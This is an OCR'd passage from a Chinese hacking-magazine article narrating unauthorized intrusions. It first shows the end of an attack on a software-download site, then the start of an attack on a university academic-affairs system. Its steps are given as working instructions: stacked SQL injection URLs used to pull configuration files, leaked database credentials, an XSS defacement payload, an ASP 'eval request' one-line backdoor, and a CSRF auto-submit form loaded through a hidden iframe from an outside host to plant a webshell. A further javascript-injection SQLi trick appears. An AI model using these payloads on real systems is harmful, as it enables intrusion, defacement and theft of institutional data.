


图5

再依次提交：

```
http://www.hacker.com.cn/common/comment.asp?channel=down';UPDATE db_sys_upload SET u_filename='common/config/manage/configure.asp' WHERE u_id='850';--
http://www.hacker.com.cn/common/download.asp?module=upload&id=850
http://www.hacker.com.cn/common/comment.asp?channel=down';UPDATE db_sys_upload SET u_filename='common/config/configure.asp' WHERE u_id='851';--
http://www.hacker.com.cn/common/download.asp?module=upload&id=851
```

分别成功的把“common/config/manage/configure.asp”和“common/config/configure.asp”文件下载了下来，得到了两个重要的数据：

```
CONST DB_TYPE                    = 1
CONST DB_TYPENAME                = "sql"
CONST DB_DATABASE                = "db_hacker"
CONST DB_SERVER                  = "192.168.0.2"
CONST DB_USERNAME                = "hacker"
CONST DB_PASSWORD                =
"db_hacker_new.888"
const MANAGE_SECURE_CODE         =
"a485beeecb62bb0f"
```

安全密码是加密的，无法破解密码，而且数据库也是内网的。

第三步曲

其实中间我曾想到了一个方法，既然能够修改数据库，那么我们可以直接写个跨站语句。当管理员进入后台后将安全密码改为空。但是假如安全密码没有了，管理员很容易发现的，而且我也没有成功。当时没有得到WEBSHELL我们就直接写个黑页挂上面吧：**http://www.hacker.com.cn/common/comment.asp?channel=news';UPDATE db_bbs_class SET f_power='</script></div>")<script>document.body.bgColor="black";document.body.innerHTML="<center>HackEd BY ヅ深蓝〆T透 QQ 12941 ";</script>("' WHERE f_name='wtf'--**。大家可以自己研究一下论坛跨站，把对方斑竹为wtf的改成我们的跨站语句，没有任何过滤，语句被执行了，如图6。




图6

哈哈，对方管理员郁闷了，两个小时后才找到代码所在，网站恢复了，而且后台也限制了IP，它以为我是进入后台更改的。限制了IP进不了后台了，就算拿到了安全密码也没用了。哎，玩火玩大了。

第四步曲

在前面我曾想到了后台跨站，让管理员自动提交语句把安全密码去掉，后来知道了写SHELL的方法才知道自己有多笨哦，看我们怎么得到SHELL。我们来本机架设，在关键配置的最后一项将Scripting.Dictionary改成**Scripting.Dictionary"%><%eval request("#")%><%CONST OBJECT_TYPENAME_XMLDOM1 = "Msxml.DOMDocument**提交，就会在/common/config/configure.asp文件生成一句话后门，而且站点也不会有任何的报错，连接http://127.0.0.1/common/config/configure.asp就可以了。我们在本机把关键配置所有代码保存一下再将POST补全http://www.hacker.com.cn/admin/channel/system/configure.asp?channel=&key=configure，然后将数据库、连接帐号等信息改成对方的：




图7

```
CONST DB_TYPE                = 1
CONST DB_TYPENAME            = "sql"
CONST DB_DATABASE        = "db_hacker"
CONST DB_SERVER          = "192.168.0.2"
CONST DB_USERNAME        = "hacker"
CONST DB_PASSWORD  = "db_hacker_new.888"
```

最后一项Dict对像名Scripting.Dictionary改成**Scripting.Dictionary"%><%eval request("#")%><%CONST OBJECT_TYPENAME_XMLDOM1 = "Msxml.DOMDocument**，切记将要value=""双引号改成单引号。提交编辑代码后加上自动提交代码。

```
<script language="javascript">
this.document.forms[0].submit()
</script>
```




图8

代码保存为1.HTM，上传到空间中去，比如http://www.6.cn/1.htm。提交后台跨站代码**http://127.0.0.1/common/comment.asp?channel=news';UPDATE db_sys_server SET s_name='<iframe src=http://www.6.cn/1.htm width=0 height=0></iframe>' WHERE id='1';--**。当对方添加软件的时候就会默默的打开http://www.6.cn/1.htm，将后门写入配置文件而且不会报错。看不懂的朋友可以在本机架设研究一下，很简单的（小编：其实这里是“借用了管理员的Session进入后台修改信息”，也就是说当管理员浏览添加软件时，自动访问了伪造的1.htm文件，而1.htm文件是个表单，将自动提交修改系统配置，因为表单中存在自动Submit的JS代码，所以表单会自动提交进去，将原来的配置信息中插入后门代码，由于此时是管理员在登录，因此configure.asp文件在判断管理员权限时是按照当前登录的权限在处理提交的）。三天后我使用后门进行连接，发现连接成功了，得到了WEBSHELL，如图7，图8。

文章难度：★★★
文章阅读点：本文利用了一些新颖的注入方式来手工修改入侵目标网站，很值得学习

畅游某名牌大学教务处

28度的冰[H.S.T]

我这次入侵的目标很明确，就是得到该大学教务系统的所有数据。在这里要先提一点，像教务处这类对数据安全很敏感的地方，数据肯定是有备份的。其中备份包括两个方面：1、在备份服务器上备份；2、物理备份。对于第二种备份我们没有办法，当然在很小的概率下，物理备份可能不会存在。我们唯一要做的便是拿下服务器的同时还要控制备份服务器。

目标明确之后开始行动，从google里搜索“xx大学教务处”，得到该教务处首页的URL为http://a.xxx.edu.cn/，访问该URL，页面跳转到了http://a.xxx.edu.cn/jwc/index.asp。网站是使用asp写的，我首先试了一下新闻的链接是否可以注入，结果返回了“类型不匹配：'Clng'”，看来是强制类型转换了。

来谈一点我的经验：通过GET方式提交的数据，一般情况下都过滤了，但是POST方式提交的数据就有可能没有过滤，还有可能刚好是一个sa注入点，对于这一点，使用工具是没办法判断出来的。POST方式提交的数据在哪儿呢？很多，比如登录框、搜索框、下拉列表框等，一般情况下都喜欢采用POST方式提交。对于下拉列表框，内容不可编辑，但是可以使用javascript injection的方式改变它——**javascript:表单名称.列表项名称.value=xxxx' and user>0--**，然后提交，没准儿对方就报错了。根据上面所述的经验，我将注意力转移到了页面上的一个登录框，如图1。

